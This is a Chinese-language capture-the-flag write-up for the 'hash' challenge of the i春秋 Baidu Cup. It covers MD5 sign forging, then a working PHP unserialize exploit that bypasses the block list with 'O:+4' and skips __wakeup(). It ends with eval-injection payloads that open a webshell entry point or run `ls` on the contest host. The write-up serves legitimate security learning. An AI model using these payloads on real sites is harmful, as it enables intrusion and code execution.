
i春秋 “百度杯”CTF比赛 十月场 hash writeup

原创

J-1547 于 2020-01-12 18:26:07 发布 242 收藏


分类专栏： 笔记

本文链接：https://blog.csdn.net/weixin_43442029/article/details/103947645




0x00

打开链接后，是一个hahaha的超链接，点进去以后要用key的值不是123的hash值过关，源代码里提示是MD5加密，在key前还有一段8位的sign值。



于是在网上找MD5解密的网站，解出来


> sign = kkkkkk01



用122作为key，拼上sign的值，MD5加密后得到


> hash = e1ebb04a0a78afe23e2d542e72a25005

输入正确的key和hash后，提示访问下一个页面Gu3ss_m3_h2h2.php



0x01

访问Gu3ss_m3_h2h2.php，是一段php代码，看到类、__wakeup()函数和unserialize()函数就知道这里是反序列化漏洞的利用。



代码如下：


```php
<?php
class Demo {
    private $file = 'Gu3ss_m3_h2h2.php';

    public function __construct($file) {
        $this->file = $file;
    }

    function __destruct() {
        echo @highlight_file($this->file, true);
    }

    function __wakeup() {
        if ($this->file != 'Gu3ss_m3_h2h2.php') {
            //the secret is in the f15g_1s_here.php
            /*如果传入的file不是Gu3ss_m3_h2h2.php就会替
            回Gu3ss_m3_h2h2.php*/
            $this->file = 'Gu3ss_m3_h2h2.php';
        }
    }
}

if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
    //对类和自定义的序列化字符串用黑名单封禁
        die('stop hacking!');
    } else {

        @unserialize($var);
    }
} else {
    highlight_file("Gu3ss_m3_h2h2.php");
}
?>
```

我们要构造file = f15g_1s_here.php的类，序列化并base64加密后传上去。代码还对类的序列化字符串做了黑名单处理。但是可以用“O:+4”绕过匹配。

因此用如下代码构造出payload：


```php
<?php
//类定义
class Demo {
            private $file = 'Gu3ss_m3_h2h2.php';

            public function __construct($file) {
                $this->file = $file;
            }
            function __destruct() {
                echo @highlight_file($this->file, true);
            }
            function __wakeup() {
                if ($this->file != 'Gu3ss_m3_h2h2.php') {
                    //the secret is in the f15g_1s_here.php
                    $this->file = 'Gu3ss_m3_h2h2.php';
                }
            }
}
//新建类
$a = new Demo('f15g_1s_here.php');
//序列化
$s = serialize($a);
//替换类开头如果匹配
$s = str_replace('O:4:','O:+4:',$s);
//替换类数量绕过__wakeup()函数
$s = str_replace(':1:',':2:',$s);
//base64加密并输出
echo base64_encode($s);
?>
```

得到的payload



0x03

传入payload后，又是一段php代码




```php
<?php
if (isset($_GET['val'])) {
    $val = $_GET['val'];
    eval('$value="' . addslashes($val) . '";');
} else {
    die('hahaha!');
}
?>
```

这里要利用eval构造命令找到flag的位置。由于我不熟练eval漏洞的使用，因此试了好几种payload都不行，最后还是在网上找到了两种利用方法。

第一种方法是构造出POST的传入点，用菜刀连接主机后拿flag

参考：https://www.cnblogs.com/haozhizhi/p/10770449.html

```
payload: http://8a03ab0784034c4d950bfeff74d497dd61f047cf6f784a40.changame.ichunqiu.com/f15g_1s_here.php?val=${eval($_POST[a])}
```

第二种方法是GET方法的利用


参考：https://www.dazhuanlan.com/2019/12/10/5deed9185c910/

题目提示了flag的文件在网站的根目录下，因此构造一个GET的参数传入点，在第二个参数里传入命令

```
payload: http://8a03ab0784034c4d950bfeff74d497dd61f047cf6f784a40.changame.ichunqiu.com/f15g_1s_here.php?val=${eval($_GET[a])}&a=echo `ls`;
```

第二个参数使用了反引号括住ls命令，因为代码里有addslashes函数把引号等符号给转义了。

传入payload后得到真正的flag文件True_F1ag_i3_Here_233.php



之后再构造一次Gu3ss_m3_h2h2.php的参数获得flag